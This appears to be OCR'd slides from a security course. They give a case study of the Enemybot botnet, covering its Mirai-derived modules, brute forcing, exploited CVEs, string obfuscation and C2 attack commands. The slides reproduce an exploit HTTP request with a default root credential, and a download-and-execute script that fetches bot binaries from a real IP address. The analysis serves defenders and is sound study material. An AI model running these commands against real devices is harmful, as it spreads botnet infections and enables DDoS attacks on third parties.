- Enemybot **uses sophisticated string obfuscation methods** to bypass security solutions and maintains a persistent connection with the C2 server located in the Tor network


Step 1: Creating Exploits

- Enemybot borrows some modules such as **scanner** and **bot killer** from Mirai's source code
- These modules are modified to identify vulnerable devices or processes to spread infection

Step 2: Disabling Other Malware on the Target

- Enemybot improves **Mirai's source code with additional keywords** to detect and terminate any rival malware active on the same device

Modified scanner module



https://www.fortinet.com


Case Study: Enemybot (Cont'd)

Step 3: Gaining Access


- After updating Mirai's source code with suitable functions, Enemybot initiates a **brute-force attack** through a list of hard-coded username/password combinations to gain access to the devices
- Enemybot also exploits several other vulnerabilities such as CVE-2020-17456, CVE-2018-10823, and CVE-2022-27226

Stage 4: Launching Attack

- Exploiting the above vulnerabilities, the threat group can launch attacks beyond DDoS such as **crypto mining**
- The shell script update.sh downloads and executes the actual malware's (Enemybot) binaries on the target architecture




```
POST /api/crontab HTTP/1.1
Host: %s
User-Agent: %s
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
X-Requested-With: XMLHttpRequest
Origin: hxxp://%s
Referer: hxxp://%s
Content-Length: %d
Content-Type: application/json
Authorization: Basic cm9vdDpyb290

{"tasks": [{"enable": true, "minutes": "*", "hours": "*", "days":
"*", "months": "*", "weekdays": "*", "command": "%s"}], "_board":
{"name": "RL21", "platform": "irz_mt02", "time": "Wed Mar 16
16:43:20 UTC 2022"}}
```



```
#!/bin/sh
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
tftp -m binary '198.12.116.254'  -c get 'enemybotmips'; busybox tftp -m binary '198.12.116.254'  -c
    get 'enemybotmips'; wget http://198.12.116.254/folder/enemybotmips -o enemybotmips; busybox
    wget http://198.12.116.254/folder/enemybotmips -o enemybotmips; curl
    http://198.12.116.254/folder/enemybotmips -o enemybotmips; busybox curl
    http://198.12.116.254/folder/enemybotmips -o enemybotmips; ftpget -v -u anonymous -p anonymous -
    P 21 198.12.116.254 enemybotmips enemybotmips; busybox ftpget -v -u anonymous -p anonymous -P
    21 198.12.116.254 enemybotmips enemybotmips; chmod 777 enemybotmips; ./enemybotmips; rm -rf
    enemybotmips
                                    #--------- Truncated ---------#
tftp -m binary '198.12.116.254'  -c get 'enemybotarm5'; busybox tftp -m binary '198.12.116.254'  -c
    get 'enemybotarm5'; wget http://198.12.116.254/folder/enemybotarm5 -o enemybotarm5; busybox
    wget http://198.12.116.254/folder/enemybotarm5 -o enemybotarm5; curl
    http://198.12.116.254/folder/enemybotarm5 -o enemybotarm5; busybox curl
    http://198.12.116.254/folder/enemybotarm5 -o enemybotarm5; ftpget -v -u anonymous -p anonymous -
    P 21 198.12.116.254 enemybotarm5 enemybotarm5; busybox ftpget -v -u anonymous -p anonymous -P
    21 198.12.116.254 enemybotarm5 enemybotarm5; chmod 777 enemybotarm5; ./enemybotarm5; rm -rf
    enemybotarm5
tftp -m binary '198.12.116.254'  -c get 'enemybotppc-440fp'; busybox tftp -m binary '198.12.116.254'
      -c get 'enemybotppc-440fp'; wget http://198.12.116.254/folder/enemybotppc-440fp -o
    enemybotppc-440fp; busybox wget http://198.12.116.254/folder/enemybotppc-440fp -o
    enemybotppc-440fp; curl http://198.12.116.254/folder/enemybotppc-440fp -o enemybotppc-440fp;
    busybox curl http://198.12.116.254/folder/enemybotppc-440fp -o enemybotppc-440fp; ftpget -v -u
    anonymous -p anonymous -P 21 198.12.116.254 enemybotppc-440fp enemybotppc-440fp; busybox ftpget
    -v -u anonymous -p anonymous -P 21 198.12.116.254 enemybotppc-440fp enemybotppc-440fp; chmod
    777 enemybotppc-440fp; ./enemybotppc-440fp; rm -rf enemybotppc-440fp
```

https://www.fortinet.com



Case Study: Enemybot (Cont'd)

- Once the malware bot is installed on the target device, it waits for commands from the C2 server to launch attacks on the target; most of the commands it receives are DDoS-oriented

Step 5: Persistence

- The malware can obfuscate its strings using several techniques such as **XOR encoding** with several byte keys, **single-byte XOR operation** with 0x22, encryption of commands with substitution ciphers, and encoding of strings by appending the value three to every character
- Using these obfuscation methods, Enemybot can hide its presence from analysts and other malware running on the same device

Commands supported by the installed bot

Command	Description
ADNS	Launches a DNS amplification attack
ARK	Launches an attack on the servers dedicated to the game "ARK: Survival Evolved"
BLACKNURSE	Floods the target with Destination Port Unreachable ICMP messages
DNS	Floods the DNS servers with hard-coded DNS UDP queries
HOLD	Floods the target with TCP connections and holds them for certain amount of time
HTTP	Floods the target with HTTP requests
JUNK	Floods the target with random non-zero-byte UDP packets
LDSERVER	Updates the download server for the payload
OVH	Floods the target hosted OVH servers with custom UDP packets
SCANNER	Spreads the infection to other devices via SSH/Telnet brute-forcing and exploits
SH	Executes a shell command
STD	Floods the target with random-byte UDP packets
STOP	Stops concurrent DoS attacks
TCP	Floods the target with TCP packets having spoofed source headers
TCPON/TCPOFF	Turns on or off the sniffing process
TLS	Launches an SSL/TLS attack
UDP	Floods the target with UDP packets having spoofed source headers
OVERTCP	Performs a TCP attack with randomized packet delivery intervals

Case Study: Enemybot

